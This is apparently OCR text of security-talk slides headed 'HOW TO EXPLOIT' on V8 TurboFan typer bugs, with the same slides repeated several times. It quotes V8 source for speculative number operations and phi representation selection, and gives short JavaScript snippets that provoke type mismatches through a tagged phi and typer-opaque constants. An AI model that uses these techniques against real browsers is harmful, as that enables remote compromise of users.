
Typer-friendly tagged phi



```
#define SPECULATIVE_NUMBER_BINOP(Name)                         \
  Type OperationTyper::Speculative##Name(Type lhs, Type rhs) { \
    lhs = SpeculativeToNumber(lhs);                            \
    rhs = SpeculativeToNumber(rhs);                            \
    return Name(lhs, rhs);                                     \
  }
SPECULATIVE_NUMBER_BINOP(NumberAdd)
SPECULATIVE_NUMBER_BINOP(NumberSubtract)
SPECULATIVE_NUMBER_BINOP(NumberMultiply)
SPECULATIVE_NUMBER_BINOP(NumberPow)
SPECULATIVE_NUMBER_BINOP(NumberDivide)
SPECULATIVE_NUMBER_BINOP(NumberModulus)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseOr)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseAnd)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseXor)
SPECULATIVE_NUMBER_BINOP(NumberShiftLeft)
SPECULATIVE_NUMBER_BINOP(NumberShiftRight)
SPECULATIVE_NUMBER_BINOP(NumberShiftRightLogical)
#undef SPECULATIVE_NUMBER_BINOP
```

HOW TO EXPLOIT


Typer-friendly tagged phi




```
#define SPECULATIVE_NUMBER_BINOP(Name)                         \
  Type OperationTyper::Speculative##Name(Type lhs, Type rhs) { \
    lhs = SpeculativeToNumber(lhs);                            \
    rhs = SpeculativeToNumber(rhs);                            \
    return Name(lhs, rhs);                                     \
  }
SPECULATIVE_NUMBER_BINOP(NumberAdd)
SPECULATIVE_NUMBER_BINOP(NumberSubtract)
SPECULATIVE_NUMBER_BINOP(NumberMultiply)
SPECULATIVE_NUMBER_BINOP(NumberPow)
SPECULATIVE_NUMBER_BINOP(NumberDivide)
SPECULATIVE_NUMBER_BINOP(NumberModulus)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseOr)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseAnd)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseXor)
SPECULATIVE_NUMBER_BINOP(NumberShiftLeft)
SPECULATIVE_NUMBER_BINOP(NumberShiftRight)
SPECULATIVE_NUMBER_BINOP(NumberShiftRightLogical)
#undef SPECULATIVE_NUMBER_BINOP
```

• HOW TO EXPLOIT

Typer-friendly tagged phi




```
#define SPECULATIVE_NUMBER_BINOP(Name)                          \
  Type OperationTyper::Speculative##Name(Type lhs, Type rhs) { \
    lhs = SpeculativeToNumber(lhs);                             \
    rhs = SpeculativeToNumber(rhs);                             \
    return Name(lhs, rhs);                                      \
  }
```



```
Type OperationTyper::SpeculativeToNumber(Type type) {
  return ToNumber(Type::Intersect(type, Type::NumberOrOddball(), zone()));
}
```

● HOW TO EXPLOIT


Typer-friendly tagged phi



```
#define SPECULATIVE_NUMBER_BINOP(Name)                         \
  Type OperationTyper::Speculative##Name(Type lhs, Type rhs) { \
    lhs = SpeculativeToNumber(lhs);                            \
    rhs = SpeculativeToNumber(rhs);                            \
    return Name(lhs, rhs);                                     \
  }


Type OperationTyper::SpeculativeToNumber(Type type) {
  return ToNumber(Type::Intersect(type, Type::NumberOrOddball(), zone()));
}
```

• HOW TO EXPLOIT


Typer-friendly tagged phi




```
function foo(a) {
    let x = 0;

    let y = String();
    if (a) y = x;

    let z = 1 >> y;
    return z;
}
```

• HOW TO EXPLOIT

Typer-friendly tagged phi




```
function foo(a) {
    let x = 0;

    let y = String();
    if (a) y = x;

    let z = 1 >> y;
    return z;
}
```




```
MachineRepresentation GetOutputInfoForPhi(Node* node, Type type,
                                          Truncation use) {
  // Compute the representation.
  if (type.Is(Type::None())) {
    return MachineRepresentation::kNone;
  } else if (type.Is(Type::Signed32()) || type.Is(Type::Unsigned32())) {
    return MachineRepresentation::kWord32;
  } else if (type.Is(Type::NumberOrOddball()) && use.IsUsedAsWord32()) {
    return MachineRepresentation::kWord32;
  } else if (type.Is(Type::Boolean())) {
    return MachineRepresentation::kBit;
  } else if (type.Is(Type::NumberOrOddball()) &&
             use.TruncatesOddballAndBigIntToNumber()) {
    return MachineRepresentation::kFloat64;
  } else if (type.Is(Type::Union(Type::SignedSmall(),
               Type::NaN(), zone()))) {
    return MachineRepresentation::kTagged;
  } else if (type.Is(Type::Number())) {
    ...
  }
  return MachineRepresentation::kTagged;
}
```

HOW TO EXPLOIT

Typer-friendly tagged phi




```javascript
function foo(a) {
    let x = 0;

    let y = String();
    if (a) y = x;

    let z = 1 >> y;
    return z;
}
```



```cpp
MachineRepresentation GetOutputInfoForPhi(Node* node, Type type,
                                        Truncation use) {
    // Compute the representation.
    if (type.Is(Type::None())) {
        return MachineRepresentation::kNone;
    } else if (type.Is(Type::Signed32()) || type.Is(Type::Unsigned32())) {
        return MachineRepresentation::kWord32;
    } else if (type.Is(Type::NumberOrOddball()) && use.IsUsedAsWord32()) {
        return MachineRepresentation::kWord32;
    } else if (type.Is(Type::Boolean())) {
        return MachineRepresentation::kBit;
    } else if (type.Is(Type::NumberOrOddball()) &&
               use.TruncatesOddballAndBigIntToNumber()) {
        return MachineRepresentation::kFloat64;
    } else if (type.Is(Type::Union(Type::SignedSmall(),
                Type::NaN(), zone()))) {
        return MachineRepresentation::kTagged;
    } else if (type.Is(Type::Number())) {
        ...
    }
    return MachineRepresentation::kTagged;
}
```

● HOW TO EXPLOIT

Ideas #3




Construct operators which will not be constant folding until the EarlyOptimization phase


• HOW TO EXPLOIT

Typer-opaque constants

credit to Manfred Paul



```
let o = {c0:0};
let x = (o.c0&1);
```



